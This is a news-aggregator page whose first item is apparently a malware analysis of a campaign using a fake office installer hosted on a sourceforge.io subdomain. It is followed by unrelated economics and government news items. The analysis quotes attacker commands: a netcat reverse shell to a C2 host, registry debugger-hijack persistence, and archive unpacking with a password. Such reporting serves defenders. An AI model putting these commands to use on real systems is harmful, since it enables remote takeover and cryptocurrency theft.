
    The downloaded archive contains another password-protected archive, installer.zip, and a Readme.txt file with the password.

    Contents of vinstaller.zip


    Inside installer.zip is a file named installer.msi. This is a Windows Installer file that exceeds 700 megabytes. Apparently, the large size is intended to convince users they are looking at a genuine software installer. Attackers use the file pumping technique to inflate the file size by appending junk data. The file in question was padded with null bytes. After we stripped the junk bytes, its true size was 7 megabytes.

    Contents of installer.zip


    Running the installer creates several files, with two being of interest to us: UnRAR.exe (a console archive utility) and a password-protected archive named 51654.rar. The installer then executes an embedded Visual Basic script. Attackers have long distributed password-protected archives along with unpacking utilities, passing the password via the command line. However, this case has an intermediary step. The installer files lack an archive password. Instead, to continue the infection chain, the VB script runs a PowerShell interpreter to download and execute a batch file, confvk, from GitHub. This file contains the password for the RAR archive. It also unpacks malicious files and runs the next-stage script.

    The infection chain: from launching the installer to downloading the confvk batch script

    Here is a breakdown of how the batch script works. First, it checks for an existing infection by searching for the AutoIt interpreter at a specific path. If AutoIt is found, the script deletes itself and exits. If not, the script checks for processes associated with antivirus software, security solutions, virtual environments, and research tools. If it detects anything like that, it deletes itself.

    If both checks pass, the script unpacks the RAR archive and runs two PowerShell scripts within its code.

    1


    “%ProgramData%distUnRAR.exe” x –y –p147852369 “%ProgramData%dist51654.rar” “%ProgramData%dist“

    Command to unpack the RAR archive executed by the batch file

    One of the PowerShell scripts sends a message to a certain chat using the Telegram API. The message contains system information, the infected device’s external IP address and country, CPU name, operating system, installed antivirus, username, and computer name.

    Code snippet from confvk with commands to unpack the malicious archive and run the Telegram file-sending script

    The other PowerShell script downloads another batch file, confvz, to process the files that were extracted from the RAR archive.


    Contents of the RAR archive

    The contents of the archive can be seen in the screenshot above. Below is a summary of each file.

    File Description
    Input.exe AutoIt script interpreter
    Icon.dll Clean dynamic-link library with a compressed AutoIt script appended to it
    Kape.dll Clean dynamic-link library with a compressed AutoIt script appended to it
    ShellExperienceHost.exe Netcat network utility executable
    libssl-1_1.dll Netcat dependency dynamic-link library
    vcruntime140.dll Netcat dependency dynamic-link library
    libcrypto-1_1.dll Netcat dependency dynamic-link library


    The confvz batch file creates three subdirectories at %ProgramData% and moves the unpacked archive files into those. The first subdirectory receives Input.exe and Icon.dll, the second gets another Input.exe copy with Kape.dll, and the third gets all netcat files. The batch file then creates ini.cmd and init.cmd batch scripts at %USERPROFILE%Cookies to run the files it copied. These scripts execute Input.exe (the AutoIt interpreter), passing the paths to Icon.dll and Kape.dll (both containing compressed AutoIt scripts) as arguments.

    Contents of the confvz batch file

    Next, confvz generates keys in the registry key HKEY_LOCAL_MACHINESOFTWAREMicrosoftWindowsCurrentVersionApp Paths*. These link to the ini.cmd and init.cmd batch files. The keys allow running files using shortened names. For example, the registry key

    1

    HKEY_LOCAL_MACHINESOFTWAREMicrosoftWindowsCurrentVersionApp Pathsinstall.exe“::”%USERPROFILE%Cookiesini.cmd

    launches ini.cmd when running install.exe. Similarly, start.exe is registered as a link to init.exe, and Setup.exe links to the system utility %WINDIR%System32oobeSetup.exe, normally launched during OS installation. We will revisit this utility later.

    Then confvz creates services named NetworkConfiguration and PerformanceMonitor to autostart the batch files, and a service named Update to directly run the AutoIt interpreter without intermediate batch files.

    Additionally, as a backup autostart method, confvz adds this registry key:

    1

    “HKLMSOFTWAREMicrosoftWindows NTCurrentVersionImage File Execution OptionsMicrosoftEdgeUpdate.exe”::Debugger=“%WINDIR%System32cmd.exe /c start start.exe”

    This runs a debugger when MicrosoftEdgeUpdate.exe is started. The debugger is set to execute start.exe, which, based on the earlier registry keys, points to init.cmd.

    Using the built-in WMIC utility, an event filter is created to trigger a handler every 80 seconds. While disabled by default in more recent Windows versions, WMIC still functions in older systems.

    The handler executes the following command:

    1

    ShellExperienceHost.exe —ssl apap.app 445 –e cmd.exe

    ShellExperienceHost.exe is the netcat executable from the malicious archive. The arguments above make the utility establish an encrypted connection with the C2 server apap[.]app on port 445 and launch a command-line interpreter with redirected input/output through that connection. This essentially creates a remote command line with apap[.]app:445 as the C2 server.

    Finally, confvz creates a file:

    1

    %WINDIR%SetupScriptsErrorHandler.cmd

    This is a custom script you can build in Windows to streamline troubleshooting during OS installation. If a critical error occurs, the %System32%oobeSetup.exe utility finds and executes this file. However, the attackers have found a way to exploit it for automatic startup. They achieve this by again using the operating system’s built-in WMIC utility to establish an event filter that triggers the handler every 300 seconds. The handler is specified as %WINDIR%System32cmd.exe /c start Setup.exe, while Setup.exe, according to the registry keys created earlier, references the utility %WINDIR%System32oobeSetup.exe, which executes ErrorHandler.cmd upon launch. The ErrorHandler.cmd file contains a short PowerShell script that uses the Telegram API to retrieve and execute a text string. This is another remote command line, but its output is not sent anywhere.

    The infection chain: from executing confvk to setting up all the auto-start methods

    The key malicious actions in this campaign boil down to running two AutoIt scripts. Icon.dll restarts the AutoIt interpreter and injects a miner into it, while Kape.dll does the same but injects ClipBanker. ClipBanker is a malware family that replaces cryptocurrency wallet addresses in the clipboard with the attackers’ own. Users of crypto wallets typically copy addresses instead of typing them. If the device is infected with ClipBanker, the victim’s money will end up somewhere entirely unexpected.

    Victims

    The officepackage.sourceforge[.]io site has a Russian interface, suggesting a focus on Russian-speaking users. Our telemetry indicates that 90% of potential victims are in Russia, where 4,604 users encountered the scheme between early January and late March.

    Takeaways

    Distributing malware disguised as pirated software is anything but new. As users seek ways to download applications outside official sources, attackers offer their own. They keep looking for new ways to make their websites look legit. The scheme described here exploits SourceForge feature of creating a sourceforge.io subdomain for each sourceforge.net repository.

    The persistence methods are worthy of note as well. Attackers secure access to an infected system through multiple methods, including unconventional ones. While the attack primarily targets cryptocurrency by deploying a miner and ClipBanker, the attackers could sell system access to more dangerous actors.

    We advise users against downloading software from untrusted sources. If you are unable to obtain some software from official sources for any reason, remember that seeking alternative download options always carries higher security risks.

    MIL OSI Global Banks –

    April 8, 2025
  • MIL-OSI Economics: Indian stock market outlook mixed as US-facing sectors brace for tariff impact, says GlobalData

    Source: GlobalData

    Indian stock market outlook mixed as US-facing sectors brace for tariff impact, says GlobalData

    Posted in Business Fundamentals

    Following the significant sell-off in the Indian stock markets on 07 April 2025, coupled with a sharp rebound the following day;

    Jaison Davis, Economic Research Analyst at GlobalData, a leading data and analytics company, provides his perspective:

    “On 07 April 2025, the Indian stock market experienced a significant downturn, with the BSE Sensex and NSE Nifty recording their sharpest single-day declines of the year. This sell-off was triggered by the 26% US tariff on Indian imports, which led to widespread investor panic and the decline resulted in an estimated loss of $16.8 billion-$22.8 billion in market capitalization in just one trading session.

    “The downturn was broad-based, impacting nearly all sectors. The Nifty Metal index suffered the most due to fears of reduced industrial demand amid concerns of a potential US recession. The Nifty IT index also faced losses exceeding 2%, reflecting its high exposure to the US market. Other sectors, including auto, realty, and financials, experienced substantial declines. Broader market indices, such as the BSE Midcap and Smallcap indices, saw even steeper losses, indicating that negative sentiment extended beyond large-cap stocks. The India VIX, a measure of market volatility, surged over 65%, signaling heightened anxiety among investors regarding trade implications.

    “The Indian market’s decline was part of a broader global sell-off, with Asian markets experiencing their worst single-day fall in over a decade. This synchronized downturn highlights the interconnectedness of global economies amid concerns over potential trade wars. The outlook for the Indian stock market remains mixed, with short-term volatility expected as investors assess the implications of the tariffs and await developments in trade negotiations. The sectors heavily reliant on the US market, such as IT and textiles, may face challenges immediately, while domestic demand-driven sectors like FMCG and infrastructure could show resilience.

    “On 08 April 2025, the Indian stock market rebounded significantly, with Sensex and Nifty surged more than 1.5% in early trades of the day, driven by a global market recovery and optimism over potential easing of US trade tariffs. Strong buying from domestic institutional investors, despite foreign institutional selling, contributed to this rebound. Broad-based gains across sectors like banking, IT, and FMCG further supported the recovery. However, the sustainability of this rebound remains uncertain, hinging on global trade developments, the Reserve Bank of India’s monetary policy, and ongoing market volatility, necessitating cautious investor sentiment.”

    MIL OSI Economics –

    April 8, 2025
  • MIL-OSI Economics: The Development Monitoring and Evaluation Office (DMEO) of NITI Aayog and New Development Bank’s Independent Evaluation Office (IEO) Sign a Statement of Intent to Strengthen Independent Evaluation in India

    Source: New Development Bank

    New Delhi, India, 7 April 2025: The Development Monitoring and Evaluation Office (DMEO) of the National Institution for Transforming India (NITI Aayog) and the Independent Evaluation Office (IEO) of the New Development Bank (NDB) have signed a statement of intent to enhance cooperation in the field of independent evaluation and capacity-building.

    The statement of intent establishes a framework for strategic and technical collaboration between DMEO and IEO, supporting evidence-based policymaking and improving development effectiveness. The partnership will focus on knowledge exchange, evaluation capacity-building, and awareness initiatives to reinforce India’s evaluation landscape.

    Key areas of cooperation between DMEO and IEO include:

    • Technical assistance: Sharing expertise and best practices in independent evaluation methodologies.
    • Capacity-building: Organising workshops and training programmes to strengthen technical capabilities at national and state levels.
    • Knowledge-sharing: Facilitating exchange of methodologies, tools and evaluation approaches.
    • Awareness and communications: Joint activities to promote M&E, including conferences, stakeholder meetings and learning events.

    In her message on this occasion, Ms. Nidhi Chhibber, Director-General, DMEO, NITI Aayog, stated, “By bringing together the expertise of DMEO, NITI Aayog and IEO, NDB, the partnership will facilitate the sharing of technical knowledge, development of methodologies, and capacity building, leading to a more synergistic and strengthened monitoring & evaluation ecosystem”.

    In his remarks, Mr. Ashwani K. Muthoo, Director General, IEO, NDB, noted, “With 26 projects worth USD 8.6 billion financed in India since 2016, NDB is deeply committed to supporting the country’s development journey. Independent evaluation ensures that these investments yield sustainable results. Through this collaboration with DMEO, we aim to not only enhance evaluation capacity but also contribute to India’s long-term development goals by strengthening accountability, evaluation-based knowledge-sharing and evidence-driven decision-making”.

    NDB’s portfolio in India spans critical sectors such as transport infrastructure (with 55% of its projects focused on this sector), water and sanitation (16%), renewable energy (3%), and COVID-19 emergency assistance (23%). These projects are spread across 13 states and union territories, with four initiatives having a nationwide scope.

    This partnership underscores NDB’s commitment to supporting India’s development agenda and reinforces its role in fostering sustainable and inclusive growth.

    About the New Development Bank

    NDB is a multilateral bank established in 2015 by Brazil, Russia, India, China and South Africa (BRICS) with the aim of mobilising resources for infrastructure and sustainable development projects in BRICS countries and emerging markets and developing countries (EMDCs). In alignment with its members’ development objectives and commitments under the Sustainable Development Goals (SDGs) and the Paris Agreement, NDB prioritises high-impact operations that are climate-smart, disaster-resilient, technology-integrated, and socially inclusive. NDB’s Independent Evaluation Office (IEO) is responsible for independently evaluating the Bank’s policies, strategies, processes, initiatives and operations. IEO also contributes and provides oversight to improve the effectiveness of the Bank’s quality assurance and self-evaluation activities.

    About the Development Monitoring and Evaluation Office (DMEO)

    DMEO was established by the Government of India on 18th September 2015, as an attached office of the NITI Aayog by merging the erstwhile Program Evaluation Office and Independent Evaluation Office. To ensure that DMEO is able to function independently, it has been given separate budgetary allocations and manpower in addition to complete functional autonomy. The Programme Evaluation Organization (PEO) was established by the Government of India in October 1952 with a specific task of evaluating the community development programmes and other intensive area development schemes which were being funded by the Government of India. It worked as a division of the erstwhile Planning Commission and was headed by an Adviser (PEO) who reported to the Member, Planning Commission. PEO had 15 field units (7 Regional Evaluation Offices + 8 Project Evaluation Offices) located across the country. In an effort to accord more functional autonomy to the programme evaluation mechanism in the country, the Government of India established the Independent Evaluation Office (IEO) in November, 2010. The IEO was headed by a Director General, equivalent to a Union Minister of State in rank and status.

    MIL OSI Economics –

    April 8, 2025
  • MIL-OSI Europe: EU Fact Sheets – European monetary policy – 07-04-2025

    Source: European Parliament

    The European System of Central Banks (ESCB) comprises the ECB and the national central banks of all the EU Member States. The primary objective of the ESCB is to maintain price stability. In order to achieve this objective, the Governing Council of the ECB bases its decisions on an integrated analytical framework and implements both standard and non-standard monetary policy measures.

    MIL OSI Europe News –

    April 8, 2025
  • MIL-OSI Europe: EU Fact Sheets – The European Central Bank (ECB) – 07-04-2025

    Source: European Parliament

    The European Central Bank (ECB) is the central institution of the Economic and Monetary Union, and has been responsible for monetary policy in the euro area since 1 January 1999. The ECB and all EU national central banks constitute the European System of Central Banks (ESCB). The primary objective of the ESCB is to maintain price stability. Since 2014, the ECB has been responsible for tasks relating to the prudential supervision of credit institutions under the Single Supervisory Mechanism.

    MIL OSI Europe News –

    April 8, 2025
  • MIL-OSI Europe: From pollution to solution

    Source: European Investment Bank

    While most of the graphite used in industry today is synthetic graphite imported from China, UP Catalyst’s synthetic graphite offers some important advantages. For a start, whereas most synthetic graphite is made from heating petroleum industry biproducts to high temperature and therefore entail high CO2 emissions, UP Catalyst gets its CO2 from biogas and its electricity from renewable sources in a process that is overall carbon negative.

    “Typically, synthetic graphite is a very carbon intensive product, which is basically made from petroleum refinery residues,” explains Jonas Wolff, a senior advisor at the European Investment Bank. “But because UP Catalyst is using CO2 emissions from biofuels, they are effectively taking CO2 out of circulation and permanently sequestrating its carbon, which is hugely beneficial, in terms of our climate objectives.”

    Another positive aspect of UP Catalyst’s process is that it could help the European Union to reduce its dependence on graphite imports from China, which currently supplies about 95% of the material. Recognising the potential of the technology, the company’s project that plans to turn a quarter of a million tons of CO2 into graphite was recently listed as one of 47 Strategic Projects for critical raw materials by the European Commission, a designation that means it will benefit from coordinated support by the Commission, Member States and financial institutions as well as streamlined permitting provisions.

    MIL OSI Europe News –

    April 8, 2025
  • MIL-OSI Asia-Pac: Prime Minister Shri Narendra Modi interacts with MUDRA Yojana beneficiaries

    Source: Government of India

    Prime Minister Shri Narendra Modi interacts with MUDRA Yojana beneficiaries

    Mudra Yojana is not limited to any specific group but aims to empower the youth to stand on their own feet: PM

    Mudra Yojana has a transformative impact in fostering entrepreneurship and self-reliance: PM

    Mudra Yojana has brought a silent revolution with shift in the societal attitude about entrepreneurship: PM

    Women are among the highest beneficiaries of Mudra scheme: PM

    52 crore loans have been disbursed under the scheme, a monumental achievement unparalleled globally: PM

    Posted On: 08 APR 2025 12:03PM by PIB Delhi

    The Prime Minister Shri Narendra Modi interacted with MUDRA Yojana beneficiaries on the occasion of completion of 10 years of Pradhan Mantri Mudra Yojana at 7, Lok Kalyan Marg in New Delhi today. He extended his heartfelt gratitude to all attendees, emphasizing the cultural significance of welcoming guests and the sanctity their presence brings to a home. He invited participants to share their experiences. Shri Modi, interacting with a beneficiary who has turned a pet supplies, medicines, and services entrepreneur, highlighted the importance of expressing gratitude to those who believed in one’s potential during challenging times. He asked the beneficiary to invite the bank officials who had approved loans and showcase the progress made due to the loan. Shri Modi emphasized that such actions would not only acknowledge their trust but also inspire confidence in their decision to support individuals who dared to dream big. He further noted that demonstrating the outcomes of their support would undoubtedly make them feel proud of their contribution to fostering growth and success.

    Speaking to Shri Gopi Krishna, an entrepreneur from Kerala, the Prime Minister highlighted the transformative impact of the Pradhan Mantri Mudra Yojana which enabled him to transition into a successful entrepreneur, focusing on renewable energy solutions for households and offices while creating job opportunities. The Prime Minister noted the beneficiary’s journey, after deciding to resign from his company in Dubai upon learning about the Mudra Loan. He noted that the solar installations under the PM Surya Ghar initiative were completed within two days. He also heard about the reactions of beneficiaries of the PM Surya Ghar initiative, noting that households in Kerala now enjoy free electricity despite challenges such as heavy rainfall and dense tree cover. Shri Krishna remarked that electricity bills, previously around ₹3,000, have now reduced to ₹240-₹250, while his monthly earnings have reached ₹2.5 lakh and above. 

    The Prime Minister further interacted with a female entrepreneur and the founder of House of Puchka from Raipur, Chattishgarh, who shared her inspiring journey from cooking at home to establishing a successful café business. She said that research into profit margins and food cost management played a crucial role in this entrepreneurial success. She further added that there is fear in the minds of the youth, stating that many prefer settling into jobs rather than taking risks. The Prime Minister in response, highlighted the importance of risk-taking capacity and shared that the founder of House of Puchka, at the age of 23, leveraged her ability to take risks and her time effectively to build her business. The beneficiary remarked on the discussions among friends from Raipur, the corporate world, and students, noting their curiosity and questions about entrepreneurship. She further highlighted the lack of awareness among youth regarding government schemes that provide funding without requiring collateral. She expressed gratitude that schemes like Mudra Loan and PMEGP Loan offer significant opportunities for those with potential and encouraged the youth to research these schemes and take bold steps, stating that the sky has no limits for those willing to grow and succeed.

    Another beneficiary, Shri Mudassir Naqshbandi, the owner of Bake My Cake in Baramulla, Kashmir, shared his journey of transitioning from being a job seeker to a job creator, adding that he has provided stable employment to 42 individuals from remote areas of Baramulla. The Prime Minister enquired about his earnings before receiving MUDRA loan, to which Mudassir replied that his earnings were in thousands, but his entrepreneurial journey has now elevated him to earning in lakhs and crores. The Prime Minister acknowledged the widespread use of UPI in Mudassir’s business operations. He noted Mudassir’s observation that 90% of transactions are conducted through UPI, leaving only 10% of cash in hand.

    The Prime Minister then heard the inspiring journey of Shri Suresh, who transitioned from a job in Vapi to becoming a successful entrepreneur in Silvassa. Suresh said that in 2022, he realized that a job alone would not suffice and decided to start his own business. He added that with my success, some friends are now considering applying for Mudra Loans to start their own ventures. The Prime Minister emphasized the ripple effect of such success stories in motivating others to take bold steps toward entrepreneurship.

    A woman entrepreneur from Raebareli, expressed her gratitude for the support extended to MSMEs under his leadership. She remarked on the ease of obtaining licenses and funding, which were previously challenging, and pledged to contribute to building a developed India. The Prime Minister acknowledged her emotional testimony and noted her success in running a bakery business with a monthly turnover of ₹2.5 to ₹3 lakh, providing employment to seven to eight individuals.

    Shri Lavkush Mehra from Bhopal, Madhya Pradesh, started his pharmaceutical business in 2021 with an initial loan of ₹5 lakh. Despite initial apprehensions, he expanded his loan to ₹9.5 lakh and achieved a turnover of over ₹50 lakh, up from ₹12 lakh in the first year. The Prime Minister emphasized that the Mudra Yojana is not limited to any specific group but aims to empower the youth to stand on their own feet. He remarked on Lavkush’s recent achievements, including purchasing a house worth ₹34 lakh and earning over ₹1.5 lakh per month, a significant leap from his previous job earning ₹60,000 to ₹70,000. The Prime Minister congratulated him and acknowledged the role of hard work in achieving success. He also urged the beneficiaries to further spread the word to people about the MUDRA loan and its benefits.

    The Prime Minister then heard the inspiring journey of a young entrepreneur from Bhavnagar, Gujarat, who founded Aditya Lab at the age of 21. The entrepreneur, a final-year Mechatronics student, successfully utilized a ₹2 lakh Mudra Loan under the Kishor category to start a business in 3D printing, reverse engineering, rapid prototyping, and robotics. The Prime Minister noted the entrepreneur’s dedication, balancing college on weekdays and business operations on weekends, earning ₹30,000 to ₹35,000 monthly while working remotely with support from family.

    A woman entrepreneur from Manali shared her story of working in a vegetable market to running a successful business. She said that she started with a ₹2.5 lakh Mudra Loan in 2015-16, which she repaid within two and a half years. With subsequent loans of ₹5 lakh, ₹10 lakh, and ₹15 lakh, she expanded her business from a vegetable shop to a ration shop, achieving an annual income of ₹10 to ₹15 lakh. The Prime Minister commended their determination and the positive impact of the Mudra Yojana in empowering entrepreneurs across the country.

    The Prime Minister further heard the inspiring journey of a woman entrepreneur from Andhra Pradesh, who transitioned from being a housewife to running a successful business in jute bags. She remarked that after receiving training at the Rural Self Employment Training Institute in 2019, she secured a ₹2 lakh Mudra Loan from Canara Bank without any collateral. The Prime Minister noted her determination and the bank’s trust in her potential. He acknowledged her dual role as a jute faculty member and entrepreneur, commending her efforts in empowering rural women through employment and skill development. The Prime Minister remarked on the transformative impact of the Mudra Yojana in fostering entrepreneurship and self-reliance.

